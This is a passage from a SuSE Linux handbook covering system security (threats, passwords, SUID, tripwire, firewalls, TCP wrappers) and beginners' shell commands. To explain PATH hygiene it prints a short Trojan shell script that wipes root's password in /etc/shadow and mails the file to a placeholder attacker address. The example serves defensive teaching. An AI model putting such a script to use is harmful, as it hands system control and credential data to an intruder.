1. Protection of your resources
2. Access to information
3. Data availability
4. Data integrity
5. Confidentiality of sensitive information
6. Privacy

A complete security solution is necessary in order to prevent someone from taking advantage of these issues. You must not only protect your computer from outside attacks, but also against data loss from equipment failure, such as a hard drive crash or faulty backup tapes.

Tip

Backing up on a truly regular basis is vital. In addition, the integrity of these backups should be checked from time to time, to make sure they are reliable.

Your computer is at risk in the following ways:

users connected directly to the corresponding computers present the largest of all possible risks. These are not always intentional, but specific attacks through staff, of course, cannot be ruled out.

communication links via both local and worldwide networks can be scanned using sniffers and other hacker tools. Open communication links make your computer vulnerable to a break in—even from another part of the world.

direct access to your computer. It can be stolen, sabotaged or damaged by someone untrustworthy.

natural disasters computers are very prone to natural catastrophes.

hardware and software, can be faulty, through design or concrete defects, thus not only threatening data, but also compromising security, and possibly making the service completely unusable (see also Section 77 page 484).

loss of storage media. Floppy disks, streamer tapes and hard drives can be damaged, lost or stolen.

electromagnetic radiation is emitted by your computer, monitor and even network cables. Sophisticated surveillance equipment can use this to monitor activity on your computer. This radiation is also carried through conduits and power cables, and, contrary to popular opinion, LCD monitors also give off radiation.

We want to concentrate here on the first two points, because a well-thought out use of SuSE Linux can, to a large extent, remove potential dangers. The other points are probably of less interest to a private user of SuSE Linux, but if a company network is being set up, those involved need to take these points into consideration.

In Section 18.1.1 and Section 18.1.2 page 483 we first point out the different types of attacks which exist. Later, in Section 18.2 page 484, we describe the relevant security tools in detail. Finally, at the end of the chapter, we outline some important general guidelines.

18.1.1 Local Security

He who sits in a glass house ... If you want to secure your data, you should begin with your personal computer. Even if your computer is not connected or only connected via dialup to the Internet, you should take certain security precautions. To have your hard drive erased accidentally by a party guest, can be a pain. Even more so if it contains the only copy of your dissertation.

Passwords

As Linux is a multiuser operating system, it offers not only a means for administering users but also a complete authentication mechanism. Although it may not seem necessary at first, be sure to enter a password for every user on your computer.[1] This provides positive protection for your computer against intruders. You should take special care to give the user `'root'` a good password, because getting hold of the `'root'` password is one of the main targets for crackers.

However, as long as others have physical access to your computer, the best password in the world is of no use. Any person who can boot your computer can attack it using a boot disk. For this reason, you should disable the floppy as a boot device in your BIOS setup.

[1] Many references discuss this. In Section 18.4 page 493, we give you some practical advice.

> **Caution**
> For this to be of any use, you will need to set a password for the BIOS. Do not forget this password! Without it, you will not be able to access your own BIOS – unless the BIOS is reset by means of a jumper setting

If you use LILO (see Section 23 page 127) you should set the option `restricted` together with a password (e. g. `password=secure_password`) in `/etc/lilo.conf`. Otherwise it is possible for anyone sitting directly at the computer to compromise the system's security. Obviously the password must be chosen carefully, and `/etc/lilo.conf` should only have read permissions for `'root'`.

The package `john` in series `sec` (Security-related Software) contains a program which tries to "guess" passwords. A good system administrator can use this to automatically root out weak passwords, and then request users to only use safe passwords.

Permissions

All users should work in a reduced permissions environment in order to be sure they do not harm your system, whether deliberately or not. Furthermore, you should avoid, as far as possible, working as user `'root'`. And you should be the only person who knows the `'root'` password.

Buffer overruns

Forcing buffer overruns is one of the most popular methods crackers use to get `'root'` permissions on a computer. Also known as "stack smashing vulnerabilities", these exploits overwrite static entries in a program's *user stack* (e. g., while entering text) with a value that launches a command, such as invoking a shell. This is possible in programs which have static array dimensions and which don't check for buffer overrun.

The only vulnerable programs are those with the SUID bit set. These are programs that are executed using the UID of the owner instead of the user. Normally programs such as **`passwd`** use SUID because they perform tasks not allowed to a normal user. For this reason, we have taken steps to minimize the number of SUID programs in SuSE Linux as well as introducing further measures to protect these programs from attack. You should also monitor the relevant media and, when such loopholes are announced, you should obtain the available updates and patches as soon as possible.

Another form of attack on privileged programs and running services are so-called "link attacks". Through programs working carelessly in public directories, it can be possible to divert data to totally different files, thus compromising the security of the system, or even bringing it down.

In order to reduce the number of SUID and SGID files in the system, in SuSE Linux, you can, with YaST, in `System Administration` and `Security Settings` change the settings to `secure` or `paranoid` in the selection window
`file permissions changed to:`. The permissions set by these can be seen in the files `/etc/permissions.secure` and `/etc/permissions.paranoid`. Before you use `paranoid`, however, you should ensure that the functionality of the system is not too restricted for your own requirements. Because of its complexity and its huge amount of code, the X Window System (XFree86) has, on a number of occasions, attracted adverse attention. This problem has now been diffused in SuSE Linux because the server and libraries are no longer set with SUID `'root'`. Under certain conditions, however, there can be a number of drawbacks in the client-server communication. It is possible, for example, to intercept keyboard input, or to read window contents. By observing rule 3 and using Xauthority (command **`xauth`**), as well as avoiding **`xhost +`**, a high level of security can be achieved.

Where possible, to start remote X-programs, package `ssh` in series `n` (Network) should be used. If you plan to use ssh commercially, please look at the licenses in `/usr/doc/packages/ssh/COPYING`. ssh is available for almost any platform. However, this so-called X11 forwarding also contains its own concealed risks, so you should consider not using it at all.

Note

For reasons of performance alone, the X Window System should never be installed on critical servers (i.e. file servers, ftp servers, routers, etc.

.

Viruses and Trojan horses

Until relatively recently, various types of viruses did their mischievous deeds, and not just on home computers, because copying and transporting software by floppy disks represented the ideal feeding ground for such programs. Fortunately, only two viruses for Linux have been discovered until now. Because software for Linux is hardly ever passed on in binary form, and since SuSE Linux itself can be considered virus free, there is no threat from viruses, providing you abide by rule 1, on page 493.

It is a different matter, however, for the still increasingly seen macro viruses, often sent by electronic mail (embedded in word processing documents). Since there is no Linux version of Microsoft Office, these can do no damage to SuSE Linux itself. The fact that SuSE Linux is increasingly used on mail servers as a “Mail Transfer Agent”, offers an ideal opportunity to scan incoming and outgoing mails automatically for embedded viruses.

“Trojan horses” are completely different from viruses. These are programs which claim to do one thing, but do some evil deed as well. For example, a shell login Trojan horse might collect user names and passwords in a file, and send this information on as e-mail. This may sound quite harmless, but it's no joke if credit card numbers or the PIN of a bank account is involved.

The chances of loading a Trojan horse from the Internet or receiving one by e-mail are pretty slim. It is, however, standard practice to leave behind some Trojans on an already compromised system, in order to be able to access that machine at any time. The existence of these can therefore be seen as a sure sign of a compromised machine.

While there is no definitive protection against viruses and Trojan horses, you can greatly reduce the likelihood of such attacks by installing a good virus scanner, and copying both floppy disks and programs with great care. In addition, please see Section 18.4 page 493. The use of programs such as tripwire, package `tripwire`, series `sec` (Security relevant software), see Section 78 page 485 is useful in identifying these.

18.1.2 Network Security

Most computers these days no longer exist on their own ("standalone"). As Linux offers all the necessary capabilities, most Linux computers are on a LAN and may just as easily be connected to the Internet via a modem. Linux computers are also frequently used as gateways for complex subnets. These factors provide many avenues of attack from the network.

You may avoid most of these attacks by setting up a firewall. The ports in use will still be vulnerable, but they may be protected, using the appropriate tools.

The potential for being attacked during the 30 minutes each day you read your e-mail while connected to the Internet via dialup modem may be neglected. Systems which use leased lines, however, should be protected. Below, we describe the most important forms of attack.

Man in the Middle

"Man in the middle" attacks refer to a network that is routed via one or more hosts. The intruder takes control of one of the routers, and can sniff IP packets, redirect and replace them. As routers currently do not require authentication, it is quite easy to do this. This will change when the new IPv6 protocol standard comes into force.

The only protection against this kind of attack is a good set of cryptographic tools. These attacks occur mainly while accessing WWW sites or while exchanging mail. You should never use commands such as **`telnet`** and **`rsh`**, as they send an un-encrypted password over the network. This allows devious hackers to read them! Switch to **`ssh`** to avoid this. E-mail can be encoded, using **`pgp`**. Even HTTP pages can be encoded, using the SSL[2] protocol. This protocol is used with package `apache` in series `n` (Network). The quality of the encryption is only as good as the secure transmission of the key. So you should take special care when doing this!

[2] SSL stands for Secure Socket Layer

Buffer overflows, part 2

After so-called "sniffing", the passive reading of data (such as login and password), buffer overflows are the most frequent kind of security compromise from the outside. The rule here is: every service accessible externally (e. g. mail, webserver, POP3, etc.) represents a potential security problem. all services which are absolutely essential and cannot be switched off, should, wherever possible, only be accessible by certain systems, via a firewall configuration of the Linux kernel (by means of **`ipchains`**). If this is not possible you should try and replace the service with an especially secure version (e. g. package `postfix` instead of package `sendmail`). In addition to this, experts can run every service in its own **`chroot`** environment.

Denial of Service

Denial of service attacks attempt to overload a network service. Under certain conditions, not only the specific service attacked but the computer under attack as well, may no longer be reached. After the attack, the network package which initiated it will often have been moved somewhere else. Denial of service is often used together with IP spoofing (see below) to conceal the source of the attack. Tracing the attacker is almost impossible. You need an effective means of protection.

When denial of service attacks are discovered, a patch protecting against it will usually be available for download over the Internet within hours. SuSE Linux has been patched to protect against every denial of service attack known, up to the time of pressing the CD. The administrator must remain informed at all times about both attacks and available patches.

IP spoofing

IP spoofing makes use of a security hole in the TCP/IP protocol—it doesn't check the return address. Thus, this address may be changed to cover the cracker's origin of attack.

It is important to configure your router to require an external network connection. Only packets containing an external address should be routed to the internal network, and packets with an internal address, to the external network. It should be the responsibility of each ISP to configure their routers properly so that invalid packets will not be routed.

18.2 Tools

Let's take a look at the tools available for maintaining your system and checking for potential weak points. We would like to remind you at this point that the potential threat to a computer varies in each individual case. In a network protected by a firewall, it is clear that less protection and monitoring measures are needed than in an unprotected network.

18.2.1 Local Tools

Two great advantages of Linux over other operating systems are it's stability and the fact that it is a multiuser system. However, the latter entails risks which should not be underestimated. In addition to the known permissions, there are certain parameters which can be exploited by the advanced user. Specifically, we mean the `SUID` bit. A program with this set automatically has the permissions of the user to whom it belongs. If the said program belongs to the superuser, and is started by any user, then it has the rights of the superuser on the running system. This might sound dangerous but this is normally not the case. In fact there are several programs that rely on this capability. The command ping, for example, needs to be executed as superuser. This would mean that only user `'root'` would be allowed to execute this program. To avoid this, the `SUID` bit is set.

```
newbie@earth:/home/newbie > ls -l /bin/ping

-rwsr-xr-x   1 root   root     13216 Mar 17 16:36 /bin/ping
```

If you would like to know the programs that have the `SUID` bit set *and* belong to user `'root'`, enter the following command:

```
newbie@earth:/home/newbie > find / -uid 0 -perm +4000
```

This is one way of detecting "suspicious" programs. YaST enables you to set '`Permissions will be set to:`' (in '`System administration`' and '`Security settings`') `secure`. The files which are affected by this can be seen in `/etc/permissions.secure`.

No one has the time to monitor his computer all the time. Fortunately there are tools to help you perform this tedious task. One of these tools deserves special mention, recommended as it is by CERT.[3] This is the tripwire package in package `tripwire`, series n (Network).

Tripwire

Tripwire is easy to understand. It checks the system and saves the states and necessary information in a database. You can specify the files which are to be checked in a configuration file.

Tripwire doesn't check for infected files or system errors. It assumes that it is installed on a clean system. This is why it should be installed directly after the system has been set up and before it is connected to the network. You create the database as follows:

```
root@earth:root > /var/adm/tripwire/bin/tripwire -init
```

The paths to the database and configuration files, as they have been compiled into package `tripwire` on SuSE Linux are shown in Table 18.1 on the next page.

[3] CERT = Computer Emergency Response Team; see `http://www.cert.dfn.de/dfncert/info.html`.

/var/adm/tripwire	Database and configuration file

Table 18.1: Tripwire

The paths are chosen such that only the superuser ('root') may change to the Tripwire home directory. Ideally the database should be on a read-only filesystem (e. g., a write protected floppy disk), otherwise a successful attacker could cover his tracks by manipulating the database. An example configuration file for Tripwire may be found in /usr/doc/packages/tripwire/tw.conf.example.linux. Help on the syntax of Tripwire may be found in the corresponding manpage tw.config. You may apply different checksum methods to different files and directories. After you have set up your configuration file, you may run tripwire regularly, for example, as a cron job.

SuSE security tools

SuSE Linux now has four specially developed security programs to help you make your system more secure, and help you in controlling this:

The package firewall, series sec (Security-related Software) contains the script /usr/sbin/SuSEfirewall, which reads out the configuration file /etc/rc.firewall and then generates restrictive filter lists by means of the program ipchains. More information can be found in Section 18.2.2 page 488, Network Tools.

The package secchk, series sec (Security-related Software) contains a number of small scripts which make special safety checks on the system on a daily, weekly and monthly basis (such as the consistency of the password file, user files, breaking passwords, modules which are running), and if changes have been made, the administrator is informed.

The package hardsuse, series sec (Security-related Software) contains the perl script /usr/sbin/harden_suse, which was developed to provide system administrators with a simple-to-use program to increase security. When it is started, nine yes/no questions are asked (for example, should all services should be deactivated user security increased, or SUID and SGID files minimized?), and according to the answers given, the system is then re-configured. You can find a log file with the changes in /etc/harden_suse.log, and backup copies of the modified files are also created. If the system subsequently does not perform as expected, the changes can be undone, using the script /etc/security/undo_harden_suse.pl.

The package scslog, series sec (Security related software) contains a kernel module which, when it has been loaded, (you can automate this by adding it to the startup files, for example) will protocol all incoming and outgoing network connections.

The package secumod, series sec (Security related software) contains a further module which prevents, or makes it difficult, for attacks to be made on your system. Up until now, this includes protection from symlink, hard link and pipe attacks, processes can, if desired, be stopped from being "strace" d, and more besides. Because this package is still very new and was not completely documented at the time of the handbook going to press, we would like to ask you to have a look at the documentation of the package.

Further tools are already being prepared.

Surfing the logfiles

The logfiles are a very important resource for gathering information about your system. These are files where programs leave a record of their work. At least one of them, `/var/log/messages`, should be checked regularly. Most of the logs in SuSE Linux are configured to write to this file.

Normally you don't have the time to browse this huge file. Luckily there are tools which make it easier to read these logfiles. One of these is the program logsurfer, which continually checks logfiles according to directions in a configuration file. You may attach commands to certain occurrences in the logfiles. For example, if the word "fail" occurs, you may want to be informed via e-mail. logsurfer is a way to do this. logsurfer comes with an excellent manpage, see manpage for **`logsurfer.conf`** (**`man 4 logsurfer.conf`**).

The `PATH` variable and user `'root'`...

You may have noticed while working with SuSE Linux that the current directory is excluded from the search path of `'root'`. This is why when you are `'root'`, you have to add the prefix `./` to launch commands from the current directory. The reason that SuSE Linux is configured this way is illustrated in the example below:

- Suppose there is a user working on your system who creates the script in File contents 18.2.1.

```
#!/bin/sh

cat /etc/shadow | \
    sed 's;\(^root:\)[^:]*\(:.*\);\1\2;' > /etc/shadow
mailx hacker@@hackit.org -s "Root Account hacked" < /etc/shadow
ls $*
```

File contents 18.2.1: Shell script to hack root account

- This script is then moved to `/tmp/ls`.
- Now, if `'root'` changes to `/tmp`, even though he has the actual path in his `PATH` environment variable, `'root'` will not launch `/bin/ls`, but our little script in `/tmp/ls` instead. The result of executing this script is that

> the 'root' password is removed. Even worse, the script also sends the user who wrote it an e-mail, informing him that the password has been removed. Now, he may freely log in as user 'root'. The consequences may be very unpleasant ;-) .

If this current directory was not in the search path, this could only have happened if you had explicitly typed **./ls**. This, by the way, is an example of a Trojan horse, as described above (see Section 76 page 482).

18.2.2 Networking Tools

It is instructive to observe a host that is connected to a network. Below, we want to point out how you can protect your Linux computer from attacks through the network.

inetd

An elementary approach to this is a carefully thought out switching of the ports which inetd (Internet "Super Server") makes available. In SuSE Linux, some of the "vulnerable" services are normally disabled by default. These include the so-called "internal services" of inetd. The configuration file is /etc/inetd.conf. But other services as well should be enabled or disabled with care – according to requirements. We recommend that you take a look at the configuration files, since, for example, POP3 and other services are enabled by default! A list of services that are completely sufficient for nearly all cases is shown in File contents 18.2.2.

```
ftp    stream tcp nowait root   /usr/sbin/tcpd      wu.ftpd -a
telnet stream tcp nowait root   /usr/sbin/tcpd      in.telnetd
shell  stream tcp nowait root   /usr/sbin/tcpd      in.rshd -L
login  stream tcp nowait root   /usr/sbin/tcpd      in.rlogind
finger stream tcp nowait nobody /usr/sbin/tcpd      in.fingerd -w
```

File contents 18.2.2: Example configuration for inetd

Think hard about whether you really need services such as telnet, shell and login. The disadvantage of each of these services is that passwords are tranmitted without encryption. Reading these passwords is not difficult. There are tools which make this kind of attack trivially easy.

Never, under any circumstances, allow remote 'root' access! Once again, we direct your attention to the "Secure Shell" (package ssh). It encrypts everything, even the password. (☞*Encryption*).

Note

Questions on the SuSE Packet Filter Firewall cannot be answered by installation support.

The SuSE Packet Filter Firewall (package `firewall`, series `sec` (Security-related Software)) is activated and configured by the file `/etc/rc.config.d/firewall.rc.config`. Individual entries are documented and commented in the file itself. In order to help first-time users as well into the intricacies of firewalls, here are some basic explanations and hints on using the SuSE Packet Filter Firewall.

The family of protocols used for communication via the Internet is the Internet protocol known as "TCP/IP". TCP/IP stands for Transmission Control Protocol and Internet Protocol. TCP/IP is nowadays available on almost all hardware, operating systems and network platforms. It was developed by the United States Department of Defense (DoD) and presented to the public for the first time in 1978.

A TCP/IP network transforms data between computer systems by turning the data into packets, and sending these packets. Each packet begins with a header containing various control information, such as the address of the target computer. This header is then followed by the data to be transmitted. If, for example, a file is to be transported to another computer via the network, the contents of this file are transformed into a series of packets. These packets are then sent to the target computer.

The error-free transmission of the packets is guaranteed by the Transmission Control Protocol (TCP). It ensures that the packets arrive in the right order. TCP provides the transport layer and announces errors which cannot be corrected to the next-higher IP layer. A further transport protocol of the family is UDP. With UDP, there is no guarantee of error-free transmission, making transmission faster than with TCP. This means, however, that when using UDP you must check in other ways (through the application) that transmission errors are detected and corrected.

An IP address (IP version 4) is a 32-bit value. In order to make IP addresses more readable they are written in 8-bit portions, separated by dots (e. g.`192.168.0.20`). For a computer to maintain a number of connections simultaneously, and for it to be able to keep these connections separate from each other, the communication takes place via so-called ports (0 to 65535). Different connections are assigned to these ports, that is, in the header of a TCP or UDP packet the source and target ports of the sending computer (source address) and the receiving computer (target address) are entered, together with the addresses of the computers themselves. A number of the ports from 0 to 65535 are reserved for specific services (see also `/etc/services`).

The TCP port 23 is, for instance, the port for telnet connections. A further specification concerns ports 0 to 1023 (TCP and UDP). They are the so-called privileged ports. Only trustworthy programs, which sometimes need to be carried out with system administrator privileges, can offer their services on these ports (see `/etc/services`).

the ports 1024 to 65535 are referred to as non-privileged ports. The difference can be illustrated with the somewhat simplified example of a file transfer with

`ftp`. An FTP server provides its services on TCP port 21. If an FTP client on the computer is started with the IP address `192.168.3.5` (client) with the command

```
newbie@earth:/home/newbie > ftp 192.168.3.16
```

then the client creates a TCP connection to port 21 of the computer with the IP address `192.168.3.16` (Server). On port 21 the FTP server answers and processes the user identification (login name and password query). The FTP commands which the user enters after logging in are also transmitted via this connection. If data is to be transferred from the server to the client, (after entering the command **`ls`** or **`get`**) the server independently creates a connection to a non-privileged port of the client. The actual data is then transmitted via this connection.

TCP/IP was designed for very large networks, and for this reason contains mechanisms for structuring a network. The entire 32-bit wide address space can be divided into “subnets”. A subnet is formed by a number of bits being defined (beginning from the left) as the net address of a subnet. For the subnet with the address `192.168.3.0`, the first 24-bits of the address form the network address. Through the “subnetmask” (network mask) it is defined how many bits of an address form the network address. The subnetmask `255.255.255.0` for example, specifies that the computer with the address `192.168.3.5` can be found in the subnet with the address `192.168.3.0`.

Subnets within a large network are usually connected by routers. Routers are either specialised machines or computers which are sufficiently well equipped, and which ensure that packets find the correct path to their destination. The counteracting role to the subnet mask is performed by the so-called broadcast address. Via the broadcast address, all computers of a subnet are reachable. Example: all computers in the network `192.168.3.0` can be reached via the broadcast address `192.168.3.255`. If a connection to the Internet has been made then the computer is part of the worldwide Internet. Each time a connection to the provider is activated, that computer is reachable from the Internet. Now you need to take steps to prevent unauthorized access from the Internet. This task is taken on by the SuSE Packet Filter Firewall.

Note

Packet filters are network layer firewalls. They make fundamental decisions on the basis of source addresses, target addresses and ports in specific IP packets. A simple router or the SuSE Packet Filter Firewall are traditional network layer firewalls. Since they are not intelligent enough to determine what significance the contents of an IP packet have and where it really originates from, they do not offer sufficient protection against attacks. Modern network layer firewalls (for example, *SINUS Firewall I* for Linux, `http://www.sinus-firewall.org`) are more highly developed, and gather internal information on the status of connections which run via them, the contents of data streams, etc. Application layer firewalls (e. g.*TIS Firewall Toolkit*) on the other hand, are usually computers on which proxy servers run and which carefully protocol and examine the data traffic running over them. Since the proxy servers are programs which run on the firewall, they are ideally suited for protocol and access protection mechanisms.

Where should the SuSE Packet Filter Firewall be used? For networks with an increased need for protection (strictly speaking, anywhere where personal information is stored), application layer firewalls are still the first port of call, due to the way they function. For such networks the SuSE Packet Filter Firewall does not provide sufficient protection.

The SuSE Packet Filter Firewall is intended for protecting a private PC, a mini-network at home or a workstation within a trusted network.

You should only use the SuSE Packet Filter Firewall to protect company networks if you know exactly what you are doing (see bibliography).

To set up and maintain firewalls, an in-depth knowledge of networks and the protocols used in them is essential. This knowledge ultimately cannot be replaced by a graphical interface or a pre-configured setup, such as that provided by the SuSE Packet Filter Firewall.

Documentation on the SuSE Packet Filter Firewall can be found in `/usr/doc/packages/firewall` and `/etc/rc.config.d/firewall.rc.config`.

If you want to tackle the subject of firewalls in more depth, we recommend you experimenting and studying the following sources:

The Firewall handbook for Linux 2.0 and 2.2 by Guido Stepken provides almost everything you need to know in order to construct a secure firewall with Linux, from detailed technical information to the description of typical weak points and errors. The firewall handbook is required reading, and is only available online (`http://www.little-idiot.de/firewall/`).

The Freefire project is a good starting point for all those who are interested in firewalls on a free software basis (`http://sites.inka.de/sites/lina/freefire-l/`).

TCP wrappers

TCP wrappers (tcpd) enable you to securely use certain services for networks or IP addresses. tcpd is activated in SuSE Linux by default. You may see this in column six of File contents 18.2.2 page 488 and `/etc/inetd.conf`. The concept is quite simple: tcpd launches the services that you actually need, first checking to see if the client is authorized to access them.

This access control takes place via the two files `/etc/hosts.allow` and `/etc/hosts.deny`.

- Access is granted if a combination of client and service is found in the file `/etc/hosts.allow`.
- Similarly, access is denied if such a combination is found in the file `/etc/hosts.deny`.

- If there is no rule in one of the above files, access is allowed.

> **Note**
>
> The first rule to be found is used. If access to, for example, the telnet port in `/etc/hosts.allow` is allowed, it will be allowed even if it is denied in `/etc/hosts.deny`.

The syntax for making entries to these files is described in the manpage for **`hosts_access`** (**`man 5 hosts_access`**).

There is an alternative to TCP wrappers called xinetd, which combines the features of inetd and tcpd. One disadvantage of xinetd is that the configuration files of inetd and xinetd are incompatible.

> **Note**
>
> Only one Internet "Super Server" (inetd or xinetd) may be started. You have to decide which one to use.

In the series `sec` (Security-related Software) further programs can be found which can be of help in building a secure system. Just browse through the packages there.

18.3 Security in SuSE Linux

SuSE offers the following services to accomplish the highest possible security-oriented distribution:

Two Mailing Lists are Available for Everyone:

- `suse-security-announce` – contains SuSE notifications of security problems.
- `suse-security` – contains notifications and is open to public discussion.

To subscribe to either of the mailing lists, just send an electronic mail to `majordomo@suse.com`, with the contents:
`subscribe suse-security` or
`subscribe suse-security-announce`

Central Notification of New Security Problems:

If you find a new security problem (be sure to check the updates available beforehand), please send an electronic mail to: `security@suse.de`, with a description of the problem. We will attend to it immediately. You can encrypt the files with the package pgp. Our **public pgp key**[4] can be downloaded from: http://www.suse.de/security (☞*encryption*).

18.4 General Rules

1. Only use 'root' for administrative purposes. You should create a user for your daily work.
2. Try to avoid the commands **telnet**, **rlogin** and **rsh**.
3. Use **ssh** instead, if you want to work remotely.
4. Deactivate all network services that are not needed.
5. Make sure you have up-to-date versions of relevant packages such as bind, sendmail and ssh.
6. Remove SUID and SGID bits from all files in the system that are not essential for normal users to work with.
7. Check your logfiles regularly.

[4] PGP Key fingerprint = 73 5F 2E 99 DF DB 94 C4 8F 5A A3 AE AF 22 F2 D5

19 First Steps with Linux

Since UNIX is such a complex system, we can only cover the most important aspects here. This book is not aimed at replacing the existing literature on Linux (or UNIX)—this would be an impossible task.

We recommend that former DOS users consider buying a few good books You can find examples in the literature recommendations in the appendix. If you already have some non-Linux, Unix literature, this may be sufficient, as a large proportion of information is relevant beyond system borders.

Some books, or extracts from them, which are part of the GPL, can be found as `.dvi` or PostScript files in package `doc`, series `books`. They can be viewed in X11 with xdvi or gv (**`Ghostview`**) and printed out in full, or by page, with lpr.

Until you have obtained these books, this chapter should give you a short overview and, as well, help you while "experimenting" with Linux for the first time.

Being a UNIX novice, once you have successfully installed the system, you should log in with your `'user name'` – the one you specified during the installation – (*not* as root!), firstly, because there are a lot of settings that have already been dealt with for you and secondly, you will then only be responsible for your private *home* directory. This is also for security reasons – to avoid deleting or changing system-relevant data.

Caution

There is no **`undelete`** in Linux (yet) as there is in DOS. So, if you delete system files by accident, you will probably have to reinstall the entire system.

The first steps in Linux are somewhat complicated, since you are the system administrator as well, not an easy task for a novice user.

19.1 Logging in, the User "root", Adding Users

The multi-user capabilities of Linux mean that whenever you want to use the system, you have to log in on the ☞*console* (see Section 19.4 page 499) each time you want to use the system. [1] This procedure, an essential part of the security system of a modern multi-user system, is called *logging in*; this ensures

[1] If you have configured a graphical login (cf. Section 3.6.5 page 111), then this is also valid for the procedure described below!

that each user is allocated his own working environment and can only access his own files. You enter your user name (e. g., `'newbie'`) and your password (e. g. `xxxxxx`); you must of course replace the characters xxxxxx with the password you chose yourself! The characters xxxxxx are not displayed on the monitor; just type in the characters and then press ⏎ [2]:

```
login: newbie ⏎
```

If you have successfully “logged in”, you will find yourself in the home directory of the corresponding user (e. g., `/home/newbie` for the user `'newbie'`).

If you want to leave the console, you can log out using the command **`logout`**.

The user `'root'` is the ☞*system administrator* and is allowed to *do everything*. All critical system information files can only be changed by `'root'`. Therefore you should only log in as `'root'` if you plan to configure something or execute system specific tasks. Never log in as `'root'` if it is not necessary (most beginners forget this!) Then you will protect your system against inadvertent changes, which in certain cases might mean having to re-install the whole system.

Some things that only `'root'` can do:

- ☞*mounting* filesystems (such as CD’s, floppies, installing software). This right can be given to selected users by adding the option `user` to the corresponding device in `/etc/fstab`(cf. Section 19.11.2 page 512).
- adding and deleting users (cf. Section 3.6.7 page 112)
- installing a new kernel (cf. Chapter 13 page 375).
- configuring the system
- shutting down the system (cf. Section 19.2).
- starting yast (cf. Chapter 3 page 81).

19.2 Shutting Down and Booting the System

Caution

IMPORTANT! You should never turn off the machine while it is running, nor press the *reset button* (☞*reset*)! If you switch it off without shutting it down properly, you risk loss of data and damage to your ☞*filesystem*.

The commands for shutting down your system properly are shown in Table 19.1 on the facing page.

The **`shutdown`** command can only be invoked by `'root'`.

To shut down your system, log in as `'root'` and enter the commands **`shutdown -h now`** or **`shutdown -r now`**.

[2]In case you haven’t yet set a password, just press ⏎

`shutdown -h now`	halts the system; when you see the output: `"the system is halted"` you can switch off your machine
`shutdown -r now`	reboots the system immediately

Table 19.1: Commands for shutting down your Linux system

Alternatively, you can use `Ctrl` + `Alt` + `Del` , which you might already know from booting DOS. This combination does not work if you are currently running X11. Nevertheless, this method can be used by any user on any virtual console.

19.3 Commands – Entries on the Command Line

Even though the Linux world is becoming more and more colorful and user-friendly – menu-driven programs, for example – there will still be situations – in an emergency, or when a menu-driven program for a specific task is not available – where you need to enter a UNIX-“command”.

What is a UNIX Command?

The following are all UNIX commands:

- executable programs
- Shell scripts
- Scripts using scripting languages (Perl, Tcl, etc).
- Shell aliases (such as shell macros).

They have one thing in common: they are all files. If you launch such a command in Linux, you tell the shell to find the file with that name (you need the search path, which is set in `PATH`, to find the file, and when it has been found, to run it, if it has the correct user permissions (executable).

But what happens if the program (for example, the copy command) needs additional parameters or file names?

This is fairly straightforward. *Parameters* are additional arguments for a command. They might tell the command optional items, such as file names, etc. The parameters directly follow the command, separated by at least one blank[3].

In addition it can be useful to control the behavior of the command, (if you want a long list of file names instead of a short one, for example). This is achieved by

[3]This also implies that a blank can never be part of the command itself, as it serves as a separator between parameters; you may add blanks for a command if you enclose them in quotation marks (`""` or ″)

means of “options”. Options always follow the actual command, before any parameters. There are a few rare exceptions where commands have been “messily” programmed. In general, options are preceded by a dash (e. g. **-la**) and follow one of two patterns (see Table 19.2):

-a	short version, UNIX typical
-all	long version, the so-called GNU notation

Table 19.2: Command options

If you want to set multiple options you can “cumulate”, or add them all together behind one dash (lots of Linux programs understand this rule, but not all of them). For example:

```
-a -f -r -u    or
-afru          or
-frua
```

This example also shows that the order is irrelevant. Well, even here there are exceptions to the rule.

To slightly complicate the issue, some options themselves understand optional parameters. For example:

```
-f <myfile>  or
  -f<myfile>
```

In some (very) rare cases, there has to be a blank between the option and its parameter. Normally you should use a blank.

Examples

To summarize, this is what commands look like in Linux:

(Examples)[4]

```
earth: # fdisk
earth: # lsmod
earth: # ls
```

With options, they look like this:

```
earth: # fdisk -l
earth: # ls -l -a
earth: # ls -la
```

With parameters:

```
earth: # fdisk /dev/hda
earth: # ls /tmp
```

And using both options and parameters:

```
earth: # ls -la /tmp
earth: # rpm -qpl <meinpaket>.rpm
earth: # gcc -o <optionenparameter> <parameter>
```

It is essential that the blank separates the different parts of the command from each other, which is why it is a special character for Linux commands.

[4] Remember: “`earth:  #` ” shows the prompt, you *don’t* have to enter `earth`: and `'#'` yourself.

19.4 Virtual Consoles

Linux is a multi-user and ☞*multi-tasking* system. You will learn to appreciate the advantages of these features, even on a standalone PC system.

In text mode, there are six virtual ☞*consoles* available. You can switch between them by using Alt +F1 to Alt + F6. The seventh console is reserved for X11.[5]

If you want to switch to a console from X11 without leaving X11, you should use Ctrl + Alt + F1 to Ctrl + Alt + F6. Alt + F7 brings you back to X11.

19.5 Directories and Filenames

All information – whether it is text, images, database files or information on system configuration – is stored in "files", which in turn are stored in pre-determined "directories" (cf. Appendix D page 531). With various tools and programs you can access these files in different directories, in order to look at the contents of these files or change them where necessary.

The character for separating directories (`'\'` in DOS) is a `'/'` on UNIX. Thus, a path is a string in which all directories are separated by `'/'`. A single `'/'` represents the topmost directory, the ☞*"root directory"*.

UNIX distinguishes between upper- and lower case names, i.e. `Emil` refers to a different filename than `emil`. Separating a filename into its *name* and *extension* is usually not necessary, but there are some programs that require a specific extension (such as `.dvi` in LaTeX).

Tip

A nice little feature when entering file or directory names is the function of the Tab (tabulator key). Just enter the first few letters of the desired file name and press Tab . The ☞*Shell* will now complete the file name for you (insofar as it is clearly distinguishable by these letters). Pressing the tab key twice will display all available possibilities. This feature is called "globbing" in Unix.

19.6 Working with Directories

After logging in (cf. Section 19.1 page 495), you will be in your `home` directory. The name of the current directory can be checked by typing **pwd** (print working directory):

```
newbie@earth:/home/newbie > pwd
  /home/newbie
```

[5]You can assign more consoles via `/etc/inittab`.

To change to another directory, use the **cd** command (the same as in DOS). Typing:

```
newbie@earth:/home/newbie > cd /usr/bin
newbie@earth:/usr/bin >
```

changes to the directory `/usr/bin`.

```
newbie@earth:/home/newbie > cd latex
newbie@earth:/home/newbie/latex >
```

changes to `latex`, provided the directory `/home/newbie/latex` exists.

If you invoke **cd** without any argument, you will be brought back to your home directory. This can be reached by typing a tilde (`'~'`) as well.

So typing:

```
newbie@earth:/home/newbie > cd ~/latex
```

changes to the directory `latex` in your `home` directory. As with DOS, `'.'` signifies the current directory, whereas `'..'` stands for the parent directory.

You can create new directories with **mkdir** (make directory). The command:

```
newbie@earth:/home/newbie > mkdir texts
```

